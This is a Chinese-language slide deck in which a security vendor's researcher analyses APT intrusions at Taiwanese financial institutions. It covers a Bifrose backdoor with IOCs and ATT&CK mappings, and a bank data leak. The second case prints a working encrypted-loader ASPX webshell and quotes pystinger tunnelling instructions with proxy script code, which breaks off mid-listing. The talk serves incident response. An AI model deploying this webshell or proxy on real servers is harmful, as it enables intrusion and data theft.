金流湧動：深入解析針對金融產業的 APT 攻擊事件

CYCRAFT
奧義智慧科技

趙偉捷 / oalieno

- 現為**奧義智慧**資安研究員
- 專注於**惡意程式分析**以及**沙盒系統開發**
- 畢業於**台灣大學**電機所資安碩士班
- 於 HITCON、CODEBLUE、IEEE DSC、SECCON 等研討會發表研究
- 於第二十六、二十七屆 **DEFCON CTF** 與 BFS 戰隊、BFKinesiS 聯隊獲得第十二名與第二名的成績
- 於 **Flareon9** 逆向工程挑戰中獲得獎章

大綱

- 案例分析
  - Return of the Bifrose
  - Sensitive Data Leak in Bank
- 金融產業的資安現況
- 如何利用 ZTA 來降低供應鏈風險

奧義智慧科技 Powered by CyCraft

Feb 21, 2022 · 15 min read

深度剖析針對臺灣金融業的 Operation Cache Panda 組織型供應鏈攻擊

奧義智慧團隊第一手調查，挖掘中國國家級駭客利用金融軟體系統漏洞，所引發的一系列高風險攻擊事件

“攻擊者準確利用了我國金融單位常用的軟體系統之漏洞”

供應鏈攻擊

		最初被入侵單位		
		供應商 – 開發	供應商 – 服務提供	客戶
入侵階段	開發階段	惡意程式 植入原始碼		
	派送階段		跳島攻擊	
	執行階段		供應商資料外洩	供應商軟體 存在漏洞

In a galaxy far, far away .....

- 我們把所有的名稱都換成 Star Wars 裡面的名字
- 在接下來的投影片中，所有看到的名字都是去識別化過的名稱

https://unsplash.com/photos/eCyBV7uz9JA

案例分析

Case #1
Return of the Bifrose


Case #1

前情提要

- 防毒軟體偵測到有惡意程式在內部活動
- SOC 偵測到有大量失敗的登入請求
- 他們想知道惡意程式是如何被植入，請求我們協助做事件調查

Case #1

入侵流程




https://unsplash.com/photos/eCyBV7uz9JA

Case #1

暴力嘗試密碼

- 一開始我們發現 **伺服器-歐比王** 在暴力嘗試 Admin 和 Administrator 的密碼


- 最後駭客成功猜到密碼，用 Administrator 的身分登入 **伺服器-尤達**



Case #1

橫向移動


- 接下來，駭客開始以 **伺服器-尤達** 為中心對內網做橫向移動，並植入惡意程式
- 駭客使用 RDP 以及 PsExec 作為橫向移動的工具




Case #1

植入後門

- 駭客使用 Administrator 透過 RDP 登入到 **伺服器-尤達** 上，並執行了 ntxn264.exe 執行檔負責植入後門程式 uNPXtssucPrx.dll
  - ntxn264.exe 會將 uNPXtssucPrx.dll 註冊成一個 autorun 的服務，開機自動執行
- 我們發現該後門程式為 Bifrose 惡意程式
  - 最早可追溯到 2004 年
  - 其他變種 KIVARS 和 XBOW






Case #1

Bifrose 後門執行流程

- Loader
  - Load encrypted payload
  - Mutated RC4 Algorithm
  - Reflective DLL Loading
- Payload
  - Anti-Detection
  - Connect to C2 server & Send victim information
  - Command and Control




Case #1

這次事件中關於供應鏈的問題

- 駭客透過供應商的 VPN 進到內網
- 同個金控集團下的子公司的內網相互連接

Case #1

供應鏈問題



https://unsplash.com/photos/eCyBV7uz9JA

Case #1

Indicators of Compromise

MD5	C2
54EAC99896D279F581EC78EBA6B51C2F	spamail[.]sendsmtp[.]com
CA5AF53791851D6B996D8F8EE7B063F4	skyworld[.]gettrials[.]com
EAA945186F6D03295A6650B64141C682	sales[.]vizvaz[.]com
200396F9FD701F26D8B0B6A2C99696AA	account-login[.]dnset[.]com
700FBA10CC17B4432B9A7DBC4FEB2A41	exchange[.]justdied[.]com
F74AE1303740D08F9F7A0CEF98E02076	211[.]72[.]113[.]90
33BA121E3327BD79F2C73E87004F1381	211[.]23[.]39[.]236
A17A50F71119987E1281EC0CCB8B62EF	211[.]20[.]101[.]47
09E9960AB0A3CBDA31A03E859305EFF7	

Case #1

MITRE ATT&CK

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Lateral Movement
T1078.001 Default Accounts	T1569.002 Service Execution	T1543.003 Windows Service	T1055 Process Injection	T1620 Reflective DLL Loading	T1033 System Owner/User Discovery	T1021.001 Remote Desktop Protocol
	T1204 User Execution	T1574.002 DLL Side-Loading	T1078.001 Default Accounts	T1078.001 Default Accounts	T1087.002 Domain Account	T1021.002 SMB/Windows Admin Shares
		T1078.001 Default Accounts	T1055.001 Dynamic-link Library Injection	T1055.001 Dynamic-link Library Injection		
		T1547.001 Registry Run Keys / Startup Folder	T1543.003 Windows Service	T1562.004 Disable or Modify System Firewall		
			T1547.001 Registry Run Keys / Startup Folder	T1574.002 DLL Side-Loading		
			T1574.002 DLL Side-Loading	T1070.006 Timestomp		

Case #2
Sensitive Data Leak in Bank

Case #2

前情提要

- 發現有機敏資料外洩，懷疑有駭客入侵
- 請求我們協助做鑑識調查，追查為什麼會有機敏資料外洩
- 我們檢查了整個系統，並找到關鍵伺服器被入侵的痕跡

Case #2

入侵流程

https://unsplash.com/photos/CH6-cfiY2Yo https://unsplash.com/photos/qjvuAC1z91I

Case #2


入侵流程

https://unsplash.com/photos/CH6-cfiY2Yo https://unsplash.com/photos/qjvuAC1z91I

Case #2

Misconfiguration

- 管理系統的測試網站應該只能在內網被存取
- 開發人員的錯誤設定導致該測試網站可以從外網存取
- 駭客首先嘗試登入這個管理系統的測試伺服器



Case #2

File Upload Vulnerability

- 管理系統的測試網站存在一個檔案上傳的漏洞，駭客透過這個漏洞上傳並執行了 **1.aspx** 這支 webshell
- 1.aspx 是一隻 .NET 的 webshell，並且可以動態載入下一階段後門

Case #2

1.aspx webshell

```
<%@ Page Language="C#" %><%@Import Namespace="System.Reflection"%><%Session.Add("k",
"   <redacted>   ");byte[] k = Encoding.Default.GetBytes(Session[0] + ""),c = Request.
BinaryRead(Request.ContentLength);Assembly.Load(new System.Security.Cryptography.
RijndaelManaged().CreateDecryptor(k, k).TransformFinalBlock(c, 0, c.Length)).CreateInstance
("U").Equals(this);%>
```

```
./u_ex211109.log
250543:2021-11-09 02:51:24 [redacted] POST /UploadTmp/1.aspx - 443 - [redacted] Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 0
250558:2021-11-09 02:51:24 [redacted] POST /UploadTmp/1.aspx - 443 - [redacted] Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 0
250751:2021-11-09 02:51:30 [redacted] POST /UploadTmp/1.aspx - 443 - [redacted] Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 0
250766:2021-11-09 02:51:30 [redacted] POST /UploadTmp/1.aspx - 443 - [redacted] Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 0
251292:2021-11-09 02:51:45 [redacted] POST /UploadTmp/1.aspx - 443 - [redacted] Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 15
251293:2021-11-09 02:51:45 [redacted] POST /UploadTmp/1.aspx - 443 - [redacted] Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 0
```

Case #2

入侵流程

https://unsplash.com/photos/CH6-cfiY2Yo https://unsplash.com/photos/qjvuAC1z91I

Case #2

毒刺 - 內網代理、流量轉發

毒刺(pystinger)

简体中文 | English

毒刺(pystinger)通过webshell实现**内网SOCK4代理,端口映射**.

可直接用于metasploit-framework,viper,cobalt strike上线.

主体使用python开发,当前支持php,jsp(x),aspx三种代理脚本.

使用方法

> 假设不出网服务器域名为 http://example.com:8080 ,服务器内网IP地址为192.168.3.11

SOCK4代理

- proxy.jsp上传到目标服务器,确保 http://example.com:8080/proxy.jsp 可以访问,页面返回 `UT`
- 将stinger_server.exe上传到目标服务器,蚁剑/冰蝎执行 `start D:/XXX/stinger_server.exe` 后

> 不要直接运行D:/XXX/stinger_server.exe,会导致tcp断连

- vps执行 `./stinger_client -w http://example.com:8080/proxy.jsp -l 127.0.0.1 -p 60000`

```
<%@ Page Language="C#" Debug="true"%>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Net" %>
<%
    if (Request.HttpMethod == "GET")
    {
        Response.Write("UTF-8");
        return;
    }
    else
    {
        string Remoteserver = Request.Form["Remoteserver"];
        string Endpoint = Request.Form["Endpoint"];
        string url = Remoteserver + Endpoint;

        System.IO.Stream s = Request.InputStream;
        int cont = Request.ContentLength;
        byte[] buffer = new byte[cont];
        s.Read(buffer, 0, cont);

        String post_arg = Encoding.UTF8.GetString(buffer, 0, cont);


        HttpWebRequest newrequest = (HttpWebRequest)WebRequest.Create(url+"?"+post_arg);
        newrequest.Method = "POST";
        if (buffer.Length >= 0)
